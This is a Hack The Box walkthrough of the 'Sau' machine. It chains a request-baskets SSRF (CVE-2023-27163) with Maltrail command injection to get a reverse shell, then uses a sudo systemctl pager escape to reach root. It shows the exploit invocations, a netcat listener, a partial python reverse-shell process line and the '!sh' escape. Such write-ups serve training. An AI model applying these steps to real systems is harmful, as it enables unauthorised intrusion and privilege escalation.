Sau Walkthrough - HTB Easy | Request Baskets SSRF & Maltrail RCE
Complete walkthrough of Sau from Hack The Box. An easy Linux machine featuring a Request Baskets instance vulnerable to Server-Side Request Forgery (SSRF) via CVE-2023-27163. Exploiting this vulnerability grants access to a Maltrail instance vulnerable to unauthenticated OS Command Injection, allowing us to obtain a reverse shell on the machine as user puma. A sudo misconfiguration is then exploited to obtain a root shell.

Overview
Sau is an Easy Difficulty Linux machine that features a Request Baskets instance that is vulnerable to Server-Side Request Forgery (SSRF) via CVE-2023-27163. Leveraging the vulnerability we are to gain access to a Maltrail instance that is vulnerable to Unauthenticated OS Command Injection, which allows us to gain a reverse shell on the machine as puma. A sudo misconfiguration is then exploited to gain a root shell.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.224 -vv -p-
<SNIP>
PORT      STATE    SERVICE REASON
22/tcp    open     ssh     syn-ack ttl 63
80/tcp    filtered http    no-response
8338/tcp  filtered unknown no-response
55555/tcp open     unknown syn-ack ttl 63

<SNIP>

┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.224 -vv -p 22,80,8338,55555 -sC -sV
<SNIP>
PORT      STATE    SERVICE REASON         VERSION
22/tcp    open     ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDdY38bkvujLwIK0QnFT+VOKT9zjKiPbyHpE+cVhus9r/6I/uqPzLylknIEjMYOVbFbVd8rTGzbmXKJBdRK61WioiPlKjbqvhO/YTnlkIRXm4jxQgs+xB0l9WkQ0CdHoo/Xe3v7TBije+lqjQ2tvhUY1LH8qBmPIywCbUvyvAGvK92wQpk6CIuHnz6IIIvuZdSklB02JzQGlJgeV54kWySeUKa9RoyapbIqruBqB13esE2/5VWyav0Oq5POjQWOWeiXA6yhIlJjl7NzTp/SFNGHVhkUMSVdA7rQJf10XCafS84IMv55DPSZxwVzt8TLsh2ULTpX8FELRVESVBMxV5rMWLplIA5ScIEnEMUR9HImFVH1dzK+E8W20zZp+toLBO1Nz4/Q/9yLhJ4Et+jcjTdI1LMVeo3VZw3Tp7KHTPsIRnr8ml+3O86e0PK+qsFASDNgb3yU61FEDfA0GwPDa5QxLdknId0bsJeHdbmVUW3zax8EvR+pIraJfuibIEQxZyM=
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFMztyG0X2EUodqQ3reKn1PJNniZ4nfvqlM7XLxvF1OIzOphb7VEz4SCG6nXXNACQafGd6dIM/1Z8tp662Stbk=
|   256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYYQRfQHc6ZlP/emxzvwNILdPPElXTjMCOGH6iejfmi
80/tcp    filtered http    no-response
8338/tcp  filtered unknown no-response
55555/tcp open     unknown syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Tue, 02 Sep 2025 09:50:20 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Tue, 02 Sep 2025 09:49:53 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Tue, 02 Sep 2025 09:49:53 GMT
|_    Content-Length: 0
<SNIP>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.2p1)
- Port 80: HTTP (filtered)
- Port 8338: Unknown (filtered)
- Port 55555: Unknown service
Port 8338, in most contexts, is used by video streaming applications often in services like “MulticastTV” or private multimedia data transmission software. It’s not an official IANA standard port but is exploited mainly for custom communications between server and client, usually in local networks or specific applications. For port 55555 we don’t have much information.
Web Application Analysis
HTTP Service (Port 80)
Accessing port 80 loads nothing. However, accessing port 55555 loads an HTTP site:

The site is called Request Baskets and is powered by request-baskets version 1.2.1.
We notice we can create baskets to collect and inspect HTTP requests. Let’s try creating one with the default value already inserted.

A token is created. Could this be Server-Side Request Forgery?
Clicking on open basket redirects us to this screen:

Looking at the directory path we’re in, we see it was created for our basket:

Through directory fuzzing of the site, we could gain access to baskets of other people, and inside those baskets find HTTP requests where we could obtain other important information.
Exploit Research
Finding CVE-2023-27163
Let’s search for existing exploits regarding version 1.2.1 of request-baskets:

CVE-2023-27163 is what we need. Let’s search for a PoC (Proof-Of-Concept) online.
request-baskets up to v1.2.1 was discovered to contain a Server-Side Request Forgery (SSRF) via the component /api/baskets/{name}. This vulnerability allows attackers to access network resources and sensitive information via a crafted API request.
SSRF Exploitation
Exploiting Request Baskets
Let’s use the exploit:
1
2
3
4
5
┌─[dua2z3rr@parrot]─[~/Boxes/sau]
└──╼ $python3 exploit.py http://10.10.11.224:55555 http://127.0.0.1:80
Exploit for SSRF vulnerability on Request-Baskets (1.2.1) (CVE-2023-27163).
Exploit successfully executed.
Any request sent to http://10.10.11.224:55555/fpjaij will now be forwarded to the service on http://127.0.0.1:80.
Port 80 Access via SSRF
Enumeration
Now let’s access http://10.10.11.224:55555/fpjaij:

We immediately see at the bottom left the text Powered by Maltrail V0.53.
What is Maltrail?
Maltrail is a malicious traffic detection system, utilizing publicly available (black)lists containing malicious and/or generally suspicious trails, along with static trails compiled from various AV reports and custom user defined lists, where trail can be anything from domain name (e.g. zvpprsensinaix.com for Banjori malware), URL (e.g. hXXp://109.162.38.120/harsh02.exe for known malicious executable), IP address (e.g. 185.130.5.231 for known attacker) or HTTP User-Agent header value (e.g. sqlmap for automatic SQL injection and database takeover tool). Also, it uses (optional) advanced heuristic mechanisms that can help in discovery of unknown threats (e.g. new malware).
Exploit Research - Maltrail
Nothing on the initial page helps discover important information. Let’s move on to searching for an exploit:

PERFECT!
Initial Access
Maltrail RCE Exploitation
Let’s run the exploit found at https://exploit.company/exploits/maltrail-v0-53-unauthenticated-remote-code-execution-rce/:
1
2
3
┌─[dua2z3rr@parrot]─[~/Boxes/sau]
└──╼ $python3 maltrail-exploit.py 10.10.16.9 9001 http://10.10.11.224:55555/fpjaij
Running exploit on http://10.10.11.224:55555/fpjaij/login
Setting up netcat listener:
1
2
3
4
5
6
7
┌─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.224 47460
$ whoami
whoami
puma
User flag obtained.
Privilege Escalation
Internal Enumeration
As always, as a first command after whoami and obtaining the user flag, I use sudo -l and see we can execute a binary as root:
1
2
3
4
5
6
7
8
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
Key finding: We know what to work on.
Systemctl Version Enumeration
Let’s start by enumerating the systemctl version:
1
2
3
4
$ systemctl --version
systemctl --version
systemd 245 (245.4-4ubuntu3.22)
+PAM +AUDIT +SELINUX +IMA +APPARMOR +SMACK +SYSVINIT +UTMP +LIBCRYPTSETUP +GCRYPT +GNUTLS +ACL +XZ +LZ4 +SECCOMP +BLKID +ELFUTILS +KMOD +IDN2 -IDN +PCRE2 default-hierarchy=hybrid
The vulnerability CVE-2023-26604 exists, visible on the site https://cvefeed.io/vuln/detail/CVE-2023-26604.
Root Access
Systemctl Pager Escape
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Tue 2025-09-02 09:25:28 UTC; 2h 9min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 896 (python3)
      Tasks: 10 (limit: 4662)
     Memory: 23.5M
     CGroup: /system.slice/trail.service
             ├─ 896 /usr/bin/python3 server.py
             ├─1176 /bin/sh -c logger -p auth.info -t "maltrail[896]" "Failed p>
             ├─1179 /bin/sh -c logger -p auth.info -t "maltrail[896]" "Failed p>
             ├─1184 sh
             ├─1187 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1188 /bin/sh
             ├─1203 sudo /usr/bin/systemctl status trail.service
             ├─1205 /usr/bin/systemctl status trail.service
             └─1206 pager

Sep 02 09:25:28 sau systemd[1]: Started Maltrail. Server of malicious traffic d>
Sep 02 11:24:51 sau sudo[1193]:     puma : TTY=pts/0 ; PWD=/home/puma ; USER=ro>
Sep 02 11:34:31 sau sudo[1203]:     puma : TTY=pts/0 ; PWD=/home/puma ; USER=ro>
Sep 02 11:34:31 sau sudo[1203]: pam_unix(sudo:session): session opened for user>
lines 1-23
lines 1-23/23 (END)
lines 1-23/23 (END)!sh
!sshh!sh
#
By typing !sh at the end of the terminal, we manage to become root.
Root flag obtained. Box completed.
Reflections
What Surprised Me
The chaining of vulnerabilities was interesting - using SSRF to access an internal service that was itself vulnerable to RCE. The fact that Maltrail was running on a filtered port (80) and only accessible through localhost demonstrated good security practice of not exposing everything externally, though the SSRF bypass rendered this protection moot.
Completed this box? Did you discover the SSRF quickly? Leave a comment down below!